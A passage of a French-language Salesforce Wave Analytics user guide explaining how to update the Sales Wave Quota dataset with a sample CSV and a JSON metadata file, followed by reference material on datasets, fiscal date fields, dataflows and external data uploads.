

6. Dans la boîte de dialogue qui s'ouvre, accédez au fichier .CSV que vous avez créé à l'étape 1, puis double-cliquez dessus.
7. Cliquez sur **Mettre à jour du jeu de données**.
8. Si votre exercice fiscal est différent de l'année civile, c'est-à-dire si elle ne commence par au 1er janvier, vous devez également mettre à jour le fichier de métadonnées Quota.
   a. Copiez le fichier JSON depuis la fichier Sales Wave Quota Dataset JSON, puis collez-le dans l'éditeur de texte de votre choix.
   b. Modifiez la valeur 4 de `"fiscalMonthOffset"` en saisissant la valeur de mois de début de votre période fiscale. Dans les métadonnées Sales Wave, le chiffre « 0 » correspond à janvier, « 1 » correspond à février, et ainsi de suite jusqu'à « 11 » qui correspond à décembre.
   c. Enregistrez le fichier sur votre bureau, puis chargez-le dans Sales Wave en le faisant glisser dans **Sélectionnez un fichier ou faites-le glisser ici...** dans la section Ajouter un fichier de métadonnées (JSON) de l'écran d'édition du jeu de données.
   d. Cliquez sur **Mettre à jour le jeu de données**.
9. Une fois vos données de quota chargées, exécutez de nouveau le flux de données pour actualiser les tableaux de bord.
   a. Cliquez sur l'engrenage en haut à droite de l'écran Sales Wave, puis sélectionnez Surveillance des données.




**b.** Sélectionnez la vue du Flux de données dans le menu en haut à gauche de l'écran Surveillance des données.




**c.** Recherchez votre application, en faisant défiler la liste si nécessaire. Ouvrez le menu situé à droite de l'écran, en regard de l'icône et du nom de l'application, puis cliquez sur




avez terminé. Le flux de données s'assure que Sales Wave dispose des dernières données commerciales de votre société. Pour plus d'informations sur les flux de données, reportez-vous à Planification du flux de données quotidien Sales Wave App.

## Example de fichier .CSV Sales Wave

Voici un exemple du fichier .CSV que vous créez pour mettre à jour le jeu de données Quota (cible) de l'application Sales Wave.

Fichier JSON du jeu de données Sales Wave Quota

Utilisez ce fichier pour mettre à jour le jeu de données Sales Wave Quota avec la date de début de votre exercice fiscal, si elle ne correspond *pas* au 1er janvier.

# Example de fichier .CSV Sales Wave

Voici un exemple du fichier .CSV que vous créez pour mettre à jour le jeu de données Quota (cible) de l'application Sales Wave.

**Remarque:** Ce fichier est à titre d'exemple uniquement. Créez un fichier .CSV unique avec des données de quotas pour les membres de votre équipe, avec les champs suivants :

- QuotaAmount
- StartDate
- OwnerName
- Username

Créez le fichier à l'aide d'un éditeur de texte compatible UTF-8, et n'ouvrez pas le fichier avec Microsoft Excel ou une autre application tableur. Les noms de fichiers sont sensibles à la casse et doivent être affichés dans votre fichier exactement comme ils se présentent ici.

Reportez-vous à Mise à jour du jeu de données Quota (cible) de Sales Wave à la page 3942.

**Exemple:**

```
QuotaAmount,StartDate,OwnerName,Username
5000000,2014-01-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-02-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-03-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-04-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-05-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-06-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-07-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-08-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-09-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-10-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-11-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-12-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-01-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-02-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-03-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-04-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-05-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-06-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-07-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-08-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-09-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-10-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-11-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-12-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
```

# Fichier JSON du jeu de données Sales Wave Quota

Utilisez ce fichier pour mettre à jour le jeu de données Sales Wave Quota avec la date de début de votre exercice fiscal, si elle ne correspond *pas* au 1er janvier.

Copiez le contenu de ce fichier dans l'éditeur de votre choix, puis modifiez la valeur `"fiscalMonthOffset"` (indiquée en **gras**) sur le mois auquel votre période fiscale débute. Dans les métadonnées Sales Wave, la valeur « 0 » correspond à Janvier, « 1 » correspond à Février, et ainsi de suite jusqu'à « 11 » qui correspond à Décembre. Dans le code ci-dessous, la valeur est définie sur « 4 », qui correspond à Mai. Utilisez la valeur qui représente le mois auquel votre période fiscale débute. Enregistrez ensuite le fichier, puis chargez-le dans Sales Wave en suivant les instructions de la rubrique Mise à jour du jeu de données Sales Wave Quota (cible).

```
{
    "objects": [
        {
            "connector": "CSV",
            "fullyQualifiedName": "Quota_csv",
            "label": "Quota.csv",
            "name": "Quota_csv",
            "fields": [
                {
                    "fullyQualifiedName": "QuotaAmount",
                    "name": "QuotaAmount",
                    "type": "Numeric",
                    "label": "QuotaAmount",
                    "precision": 18,
                    "defaultValue": "0",
                    "scale": 0
                },
                {
                    "fullyQualifiedName": "StartDate",
                    "name": "StartDate",
                    "type": "Date",
                    "label": "StartDate",
                    "format": "yyyy-MM-dd",
     "fiscalMonthOffset": 4,
     "isYearEndFiscalYear": true

                },
                {
                    "fullyQualifiedName": "OwnerName",
                    "name": "OwnerName",
                    "type": "Text",
                    "label": "OwnerName"
                },
                {
                    "fullyQualifiedName": "Username",
                    "name": "Username",
                    "type": "Text",
                    "label": "Username"
                }
            ]
        }
    ]
}
```

# Intégration de données

Vous pouvez intégrer des données Salesforce et des données externes à Wave Analytics afin de permettre aux utilisateurs d'explorer et de visualiser les données à l'aide de l'explorateur et du concepteur. Des *données externes* sont des données qui résident hors de Salesforce, par exemple des données d'applications et de feuilles de calcul externes.

Lorsque vous chargez des données dans Wave Analytics, vous les charger dans des jeux de données. Un jeu de données est une collection de données associées, stockées sous un format dénormalisé, mais hautement compressé.

Pour créer des jeux de données dans Wave Analytics, vous pouvez utiliser les méthodes ci-dessous.

| | JSON de flux de données | Générateur de jeux de données | Interface utilisateur de chargement | API de données externes | Connecteur Wave |
|---|---|---|---|---|---|
| **Source de données** | Objets Salesforce; jeux de données existants | Objets Salesforce | Données externes | Données externes | Microsoft Excel |
| **Association de données externes et de données Salesforce ?** | Oui | Non | Non | Non | Non |
| **Interface utilisateur graphique ?** | Non (JSON) | Oui | Oui | Non (accès par programmation) | Oui |
| **Création simultanée de plusieurs jeux de données ?** | Oui | Non | Non | Non | Non |
| **Prend en charge l'extraction incrémentielle ?** | Oui | Non | Non | Oui | Non |
| **Méthode d'actualisation des données** | Automatique | Automatique | Manuelle | Manuelle | Manuelle |
| **Peut filtrer des enregistrements ?** | Oui | Non | Non | Non | Non |
| **Peut générer de nouvelles colonnes lors de la création de jeux de données ?** | Oui (colonnes d'écart et de dimension) | Non | Non | Non | Non |
| **Peut remplacer des métadonnées ?** | Oui | Non | Oui | Oui | Non |

### Jeux de données

Un jeu de données est une collection de données associées, stockées sous un format dénormalisé, mais très compressé. Pour chaque licence de plate-forme, votre organisation peut avoir au maximum 250 millions de lignes de données stockées dans l'ensemble des jeux de données enregistrés.

### Création de jeux de données avec un flux de données

Vous pouvez utiliser un flux de données pour créer un ou plusieurs jeux de données basés sur les données d'objets Salesforce ou de jeux de données existants.

### Transformations des Flux de données Wave

Une *transformation* désigne la manipulation de données. Vous pouvez ajouter des transformations à un flux de données pour extraire les données d'objets Salesforce ou de jeux de données, pour transformer des jeux de données qui contiennent des données Salesforce ou externes, et pour enregistrer des jeux de données.

### Création d'un jeu de données avec le Générateur de jeu de données

Le Générateur de jeu de données permet de créer un jeu de données à partir des données d'un ou de plusieurs objets Salesforce. Le générateur de jeu de données génère et ajoute le format JSON associé au fichier de définition du flux de données. Le jeu de données est créé lors de l'exécution suivante du flux de données. Les données du jeu de données sont actualisées lors de l'exécution suivante du flux de données. Vous pouvez également modifier le fichier de définition du flux de données pour ajouter des transformations qui manipulent le jeu de données.

### Accélération de vos flux de données avec la réplication

La réplication dissocie l'extraction de données Salesforce de vos flux de données, ce qui permet de l'exécuter selon un planning distinct. En planifiant ces extractions à l'avance, vous réduisez la charge de travail de votre flux de données et vous l'accélérez. Pour alléger encore la charge, par défaut la réplication extrait les données Salesforce de façon incrémentielle, ce qui signifie que seules les données modifiées sont extraites.

### Connecteur Wave pour données Excel

Le connecteur Wave Salesforce facilite l'importation des données de Microsoft Excel 2013 dans Wave Analytics.

### Création d'un jeu de données avec des données externes

Pour créer un jeu de données, vous pouvez charger des données externes via l'interface utilisateur ou via l'API des données externes. Lorsque vous chargez un fichier de données externe (sous le format .csv, .gz ou .zip), vous pouvez également fournir un fichier de métadonnées. Un fichier de métadonnées contient les attributs des métadonnées qui décrivent la structure des données dans le fichier de données externe. Si vous chargez un fichier .csv à partir de l'interface utilisateur, Wave Analytics génère automatiquement le fichier de métadonnées, que vous pouvez prévisualiser et modifier. Si vous ne fournissez pas de fichier de métadonnées, Wave Analytics importe toutes les colonnes du fichier de données externe en tant que dimensions.

### Modification d'un jeu de données

Vous pouvez modifier un jeu de données pour changer son nom, l'application, le prédicat de sécurité ou le fichier de métadonnées étendues (XMD) associé au jeu de données. Avec des jeux de données créés à partir d'un fichier de données externes, vous pouvez également charger un nouveau fichier de données externes ou de métadonnées afin de mettre à jour les données ou les métadonnées.

### Suppression d'un jeu de données

Supprimez les jeux de données inutiles de Mon application privée ou des applications partagées auxquelles vous avez au moins un accès en Éditeur. La suppression de jeux de données réduit l'encombrement et aide à satisfaire les limitations de votre organisation en nombre de lignes dans les jeux de données enregistrés.

### Sécurité au niveau de la ligne des jeux de données

Si un utilisateur de Wave Analytics a accès à un jeu de données, il peut accéder par défaut à tous les enregistrements du jeu de données. Vous pouvez toutefois mettre en oeuvre la sécurité au niveau de la ligne dans le jeu de données afin de limiter l'accès aux enregistrements. Certains enregistrements peuvent contenir des données confidentielles qui ne doivent pas être accessibles à tous.

### Syntaxe d'expression de prédicat pour des jeux de données

Lors de la définition de l'expression de prédicat, vous devez utiliser une syntaxe valide.

# Jeux de données

Un jeu de données est une collection de données associées, stockées sous un format dénormalisé, mais très compressé. Pour chaque licence de plate-forme, votre organisation peut avoir au maximum 250 millions de lignes de données stockées dans l'ensemble des jeux de données enregistrés.

Wave Analytics applique l'un des types suivants à chaque champ de jeu de données :

**Date**
Une *date* peut être représentée par un jour, un mois, une année, et éventuellement une heure. Vous pouvez grouper, filtrer et appliquer des formules mathématiques sur les dates.

**Dimension**
Une *dimension* est une valeur qualitative, par exemple une région, un nom de produit ou un numéro de modèle. Les dimensions sont pratiques pour le regroupement et le filtrage de vos données. Contrairement aux mesures, vous ne pouvez pas appliquer des formules mathématiques sur des dimensions. Pour accroître les performances des requêtes, Wave Analytics indexe tous les champs de dimension des jeux de données.

**Mesure**
Une *mesure* est une valeur quantitative, par exemple un chiffre d'affaires ou un taux de change. Vous pouvez appliquer des formules mathématiques sur des mesures, par exemple pour calculer le chiffre d'affaires total et le taux de change minimum.

Pour chaque jeu de données que vous créez, vous pouvez appliquer la sécurité au niveau de la ligne afin de limiter l'accès à ses enregistrements.

**Avertissement :** Avant de créer un jeu de données, assurez-vous que les données sources contiennent au moins une valeur dans chaque colonne. Les colonnes dont toutes les valeurs sont nulles ne sont pas créées dans des jeux de données, et ne peuvent pas être référencées dans des flux de données, des perspectives ou des tableaux de bord. Vous pouvez fournir une valeur par défaut pour les valeurs nulles, par exemple « n/a » ou « vide ».

## Gestion des valeurs numériques dans les jeux de données

Wave Analytics stocke en interne les valeurs numériques des jeux de données en tant que valeurs longues. Par exemple, il stocke le numéro « 3 200,99 » à l'échelle « 2 », soit « 320099 ». L'interface utilisateur reconvertit la valeur stockée en valeur décimale pour afficher le chiffre « 3 200,99 ».

## Gestion des dates dans les jeux de données

Quand Wave Analytics charge les dates dans un jeu de données, il scinde chaque date en plusieurs champs, comme le jour, la semaine, le mois, le trimestre et l'année, en fonction de l'année calendaire. Par exemple, si vous extrayez des dates d'un champ `CreateDate`, Wave Analytics génère des champs de date tels que `CreateDate_Day` et `CreateDate_Week`. Si votre exercice fiscal est différent de l'année calendaire, vous pouvez autoriser Wave Analytics à générer également des champs de date fiscale.

## JSON de flux de données

Vous pouvez utiliser un flux de données pour créer un ou plusieurs jeux de données basés sur les données d'objets Salesforce ou de jeux de données existants. Un *flux de données* est un ensemble d'instructions qui spécifient les données à extraire d'objets Salesforce ou de jeux de données, comment transformer des jeux de données et quels jeux de données doivent être disponibles pour les requêtes. Avec un flux de données, vous pouvez manipuler les données extraites et remplacer les métadonnées avant de les charger dans un jeu de données. Le flux de données est exécuté selon un planning qui actualise en permanence les données.

## Générateur de jeux de données

Utilisez le Générateur de jeu de données pour créer un jeu de données à partir des données d'un ou de plusieurs objets Salesforce. Avec le générateur de jeux de données, il vous suffit de pointer et de cliquer pour identifier et sélectionner les objets Salesforce associés.

Connecteur Wave pour données Excel

Le connecteur Wave Salesforce facilite l'importation des données de Microsoft Excel 2013 dans Wave Analytics.

Chargements de données externes depuis l'interface utilisateur

Vous pouvez utiliser l'interface utilisateur de chargement pour créer un jeu de données unique basé sur des données externes. Le fichier de données externe chargé doit être de format .csv, .gz ou .zip. Pour actualiser les données, vous pouvez remplacer les données du l'jeu de données en chargeant un nouveau fichier de données externe.

API de données externes

Vous pouvez utiliser l'API de données externes pour créer un jeu de données unique, basé sur des données externes au format .csv. L'API permet également de modifier le jeu de données en chargeant un nouveau fichier .csv. Lors de la modification du jeu de données, vous pouvez remplacer tous les enregistrements, ajouter, mettre à jour ou supprimer des enregistrements.

## Gestion des valeurs numériques dans les jeux de données

Wave Analytics stocke en interne les valeurs numériques des jeux de données en tant que valeurs longues. Par exemple, il stocke le numéro « 3 200,99 » à l'échelle « 2 », soit « 320099 ». L'interface utilisateur reconvertit la valeur stockée en valeur décimale pour afficher le chiffre « 3 200,99 ».

La valeur numérique maximale qui peut être stockée dans un jeu de données est 36 028 797 018 963 967 et la valeur minimale est -36 028 797 018 963 968.

ATTENTION: Si une valeur numérique n'est pas comprise dans cette plage, vous risquez d'obtenir des résultats inattendus. Par exemple, si vous essayez de charger la valeur 3.7E-16 à l'échelle 16 dans un jeu de données, Wave Analytics essaie de la stocker sous 37000000000000000. Cependant, comme cette valeur dépasse la limite, Wave Analytics ne peut pas charger l'enregistrement complet. De plus, si vous exécutez une requête qui agrège des mesures (par exemple, une somme ou un regroupement) et que le résultat dépasse la limite définie, la valeur est excessive et Wave Analytics renvoie un résultat incorrect.

## Gestion des dates dans les jeux de données

Quand Wave Analytics charge les dates dans un jeu de données, il scinde chaque date en plusieurs champs, comme le jour, la semaine, le mois, le trimestre et l'année, en fonction de l'année calendaire. Par exemple, si vous extrayez des dates d'un champ `CreateDate`, Wave Analytics génère des champs de date tels que `CreateDate_Day` et `CreateDate_Week`. Si votre exercice fiscal est différent de l'année calendaire, vous pouvez autoriser Wave Analytics à générer également des champs de date fiscale.

Wave Analytics génère les champs de date suivants.

| Nom du champ | Type de champ | Description |
|---|---|---|
| <nom champ date>_Second | Texte | Nombre de secondes. Si la date ne contient pas de seconde, la valeur est '0'. |
| <nom champ date>_Minute | Texte | Nombre de minutes. Si la date ne contient pas de minute, la valeur est '0'. |
| <nom champ date>_Hour | Texte | Nombre d'heures. Si la date ne contient pas d'heure, la valeur est '0'. |
| <nom champ date>_Day | Texte | Jour du mois. |
| <nom champ date>_Week | Texte | Numéro de la semaine dans l'année calendaire. |
| <nom champ date>_Month | Texte | Numéro du mois dans l'année calendaire. |

| Nom du champ | Type de champ | Description |
|---|---|---|
| <nom champ date>_Quarter | Texte | Numéro du trimestre dans l'année calendaire. |
| <nom champ date>_Year | Texte | Année calendaire. |
| <nom champ date>_Week_Fiscal | Texte | Numéro de la semaine dans l'exercice fiscal. |
| <nom champ date>_Month_Fiscal | Texte | Numéro du mois dans l'exercice fiscal. |
| <nom champ date>_Quarter_Fiscal | Texte | Numéro du trimestre dans l'exercice fiscal. |
| <nom champ date>_Year_Fiscal | Texte | Exercice fiscal. |
| <nom champ date>_sec_epoch | Numérique | Nombre de secondes écoulées depuis le 1er janvier 1970 (à minuit heure UTC). |
| <nom champ date>_day_epoch | Numérique | Nombre de jours écoulés depuis le 1er janvier 1970 (à minuit heure UTC). |

Vous pouvez définir des attributs de métadonnées pour contrôler la façon dont les dates sont chargées dans les jeux de données et pour permettre à Wave Analytics de générer des champs de date fiscale. Définissez les attributs de métadonnées dans les paramètres de transformation sfdcDigest pour les données Salesforce ou dans le fichier de métadonnées pour les données externes.

**Important:** Avant de charger les dates à partir d'un fichier de données externes, consultez les critères de format de date ici. Assurez-vous également que les noms de colonnes figurant dans le fichier de données externes n'entrent pas en conflit avec les noms de champs de date générés. Par exemple, si vous chargez un fichier CSV contenant la colonne `Create_Date`, Wave Analytics génère le champ `Create_Date_Year` dans le jeu de données. Si le fichier CSV contient également un champ nommé `Create_Date_Year`, Wave Analytics signale une erreur en raison du conflit de noms.

## Périodes fiscales dans Wave Analytics


Si l'exercice fiscal et l'année calendaire diffèrent, vous pouvez permettre à Wave Analytics de générer des champs de dates fiscales dans le jeu de données en plus des champs de dates calendaires. Pour autoriser Wave Analytics à générer des champs de dates fiscales, définissez l'attribut `fiscalMonthOffset` sur une valeur autre que '0'. Affectez cet attribut à chaque colonne de date pour laquelle vous souhaitez générer des champs de dates fiscales. Si vous définissez le décalage sur '0' ou ne spécifiez pas de valeur, Wave Analytics ne génère pas de champs de dates fiscales.

Pour configuer les périodes fiscales, vous pouvez également définir les attributs de métadonnées suivants pour chaque colonne de date :


**`fiscalMonthOffset`**
En plus d'autoriser la génération de champs de dates fiscaux, cet attribut détermine également le premier mois de l'exercice fiscal. Spécifiez la différence entre le premier mois de l'exercice fiscal et le premier mois de l'année calendaire (janvier) dans `fiscalMonthOffset`. Par exemple, si votre année fiscale commence en avril, définissez `fiscalMonthOffset` sur '3'.

**`isYearEndFiscalYear`**
L'exercice fiscal peut commencer au cours d'une année calendaire et se terminer dans une autre ; par conséquent, vous devez spécifier quelle année utiliser pour l'exercice fiscal. L'attribut `isYearEndFiscalYear` indique si l'exercice fiscal est l'année au cours de laquelle l'exercice fiscal commence ou se termine.

Pour voir comment cela fonctionne, étudions quelques exemples. Si `isYearEndFiscalYear` = true (ou que vous ne spécifiez pas d'attribut), alors l'exercice fiscal est l'année au cours de laquelle l'exercice fiscal se termine.. Comme indiqué dans le diagramme suivant, toutes les dates entre 01/04/2015 et 31/03/2016 font partie de l'exercice fiscal 2016 car l'exercice fiscal se termine en 2016.




Si `isYearEndFiscalYear` = false alors l'exercice fiscal est l'année au cours de laquelle l'exercice fiscal commence. Comme indiqué dans le diagramme suivant, toutes les dates comprises entre le 01/04/2015 et le 31/03/2016 font partie de l'exercice fiscal 2015 car l'exercice fiscal se commence en 2015.




## Numérotation des semaines dans Wave Analytics


Pour chaque date chargée dans un jeu de données, Wave Analytics génère le numéro de semaine correspondant dans l'année calendaire et, le cas échéant, l'exercice fiscal. Comme pour la fonction SOQL `WEEK_IN_YEAR`, la semaine 1 dans Wave Analytics va du 1er janvier au 7 janvier (ce qui diffère du calcul UTC `week()`).

Au besoin, vous pouvez configurer la semaine de façon à ce qu'elle commence un jour spécifique à l'aide de l'attribut `firstDayOfWeek`. Par exemple, si le 1er janvier est un samedi et que vous configurez la semaine pour qu'elle commence un lundi, alors la semaine n°1 va du 1er janvier au 2 janvier. La semaine n°2 commence le lundi 3 janvier. La semaine n°3 commence le 10 janvier, le lundi suivant. Veuillez noter que la semaine n°1 peut être une semaine plus courte afin que les semaines suivantes commencent bien le jour spécifié de la semaine.

## JSON de flux de données

Vous pouvez utiliser un flux de données pour créer un ou plusieurs jeux de données basés sur les données d'objets Salesforce ou de jeux de données existants. Un *flux de données* est un ensemble d'instructions qui spécifient les données à extraire d'objets Salesforce ou de jeux de données, comment transformer des jeux de données et quels jeux de données doivent être disponibles pour les requêtes. Avec un flux de données, vous pouvez manipuler les données extraites et remplacer les métadonnées avant de les charger dans un jeu de données. Le flux de données est exécuté selon un planning qui actualise en permanence les données.

Wave Analytics fournit un flux de données par défaut qui contient un exemple de logique de transformation. Ce flux de données est un échantillon que vous devez configurer avant de l'exécuter.




Pour configurer le flux de données, vous ajoutez des transformations au fichier de définition du flux de données. Un *fichier de définition de flux de données* est un fichier JSON contenant les transformations qui représentent la logique du flux de données. Vous pouvez ajouter

des transformations pour déterminer les données à extraire, indiquer comment transformer des jeux de données, et définir les jeux de données à enregistrer pour les rendre disponibles pour des requêtes.

Une fois le flux de données configuré, vous chargez le nouveau fichier de définition du flux de données dans Wave Analytics.

Par défaut, le flux de données n'est pas exécuté automatiquement. Pour lancer l'exécution du flux de données à l'heure prévue, vous devez au préalable démarrer manuellement le flux de données. Une fois la première tâche exécutée, flux de données est exécuté selon une planification quotidienne. Le flux de données est exécuté à une fréquence quotidienne afin de capturer les toutes dernières modifications apportées aux données Salesforce et à la logique du flux de données.

Vous pouvez également arrêter, replanifier et suivre les tâches du flux de données.

CONSULTER ÉGALEMENT :

Création de jeux de données avec un flux de données

## Générateur de jeux de données

Utilisez le Générateur de jeu de données pour créer un jeu de données à partir des données d'un ou de plusieurs objets Salesforce. Avec le générateur de jeux de données, il vous suffit de pointer et de cliquer pour identifier et sélectionner les objets Salesforce associés.

Après avoir sélectionné les données à inclure dans le jeu de données, le Générateur de jeux de données génère et ajoute le JSON associé au fichier de définition du flux de données. Le jeu de données est créé lors de l'exécution suivante du flux de données. Les données du jeu de données sont actualisées à chaque exécution du flux de données.

CONSULTER ÉGALEMENT :

Création d'un jeu de données avec le Générateur de jeu de données

## Connecteur Wave pour données Excel

Le connecteur Wave Salesforce facilite l'importation des données de Microsoft Excel 2013 dans Wave Analytics.

Le connecteur Wave est disponible sous la forme d'une application pour la version bureau d'Excel 2013 et pour Excel Online dans Office 365. Le connecteur est disponible sous la forme d'une application dans la boutique des applications Microsoft pour Office ou dans le catalogue d'applications privées de votre organisation. Après l'installation du connecteur, il vous suffit de pointer et cliquer pour importer des données d'Excel dans Salesforce.

Installation de l'application Connecteur Wave pour Excel

Le Connecteur Wave permet aux utilisateurs d'importer rapidement et facilement des données de Excel 2013 dans Salesforce Wave Analytics..

## Chargements de données externes depuis l'interface utilisateur

Vous pouvez utiliser l'interface utilisateur de chargement pour créer un jeu de données unique basé sur des données externes. Le fichier de données externe chargé doit être de format .csv, .gz ou .zip. Pour actualiser les données, vous pouvez remplacer les données du l'jeu de données en chargeant un nouveau fichier de données externe.

Lors du chargement de données dans un jeu de données, Wave Analytics ajoute également des métadonnées correspondant à chaque colonne de données. Par exemple, les métadonnées peuvent inclure le type de champ, la précision, l'échelle et une valeur par défaut.

Pour des données externes, Wave Analytics déduit les métadonnées de chaque colonne de données dans le fichier de données externe, sauf si vous spécifiez des attributs de métadonnées différents dans un fichier de métadonnées. Un *fichier de métadonnées* est un fichier JSON qui décrit la structure d'un fichier de données externe. Par exemple, vous pouvez utiliser un fichier de métadonnées pour définir

explicitement le type de champ et la valeur par défaut d'une colonne spécifique des données externes. Si aucun fichier de métadonnées n'est fourni lors du chargement des données externes, Wave Analytics traite chaque colonne en tant que dimension et définit le type de champ sur « Texte ». Cela impacte le type de requête qui peut être placé dans le jeu de données, car il n'est pas possible d'appliquer des formules mathématiques aux colonnes d'un jeu de données avec un type de champ Texte. Vous pouvez appliquer des formules mathématiques uniquement à des colonnes de jeu de données avec un type de champ Numérique.

Lorsque vous avez créé un jeu de données basé sur un fichier de données externe, vous pouvez le modifier pour appliquer un nouveau fichier de métadonnées. Cela permet de changer les attributs de métadonnées de chaque colonne.

**Remarque:** Wave stocke temporairement les fichiers CSV et de métadonnées chargés uniquement à des fins de traitement. Une fois le jeu de donnée créé, Wave purge les fichiers.

CONSULTER ÉGALEMENT :

Création d'un jeu de données avec des données externes

### API de données externes

Vous pouvez utiliser l'API de données externes pour créer un jeu de données unique, basé sur des données externes au format .csv. L'API permet également de modifier le jeu de données en chargeant un nouveau fichier .csv. Lors de la modification du jeu de données, vous pouvez remplacer tous les enregistrements, ajouter, mettre à jour ou supprimer des enregistrements.

Pour plus d'informations sur l'API de données externes, reportez-vous au guide *Wave Analytics External Data API Developer Guide*.

## Création de jeux de données avec un flux de données

Vous pouvez utiliser un flux de données pour créer un ou plusieurs jeux de données basés sur les données d'objets Salesforce ou de jeux de données existants.

1. Conception du flux de données
   Avant de créer le fichier de définition du flux de données sous le format .json, réfléchissez à sa conception. Déterminez les données qui doivent être disponibles pour des requêtes, la source d'extraction des données et si une transformation des données extraites est requise pour obtenir les données voulues.
2. Configuration du flux de données
   Configurez le flux de données en fonction de sa conception. Vous pouvez configurer le flux de données pour extraire des données, transformer des jeux de données en fonction des exigences de votre activité, et enregistrer les jeux de données que vous souhaitez rendre disponibles pour des requêtes. Pour configurer le flux de données, ajoutez des transformations au fichier de définition du flux de données.
3. Démarrage et arrêt d'un flux de données
   Vous pouvez démarrer une tâche de flux de données manuellement afin de charger immédiatement des données dans des jeux de données. Vous pouvez également arrêter la tâche pendant son exécution. Vous pouvez exécuter jusqu'à 24 tâches de flux de données sur une période de 24 heures.
4. Surveillance d'une tâche de flux de données
   La surveillance des données permet de suivre les tâches du flux de données pour s'assurer qu'elles sont correctement exécutées ou pour les dépanner en cas d'échec.

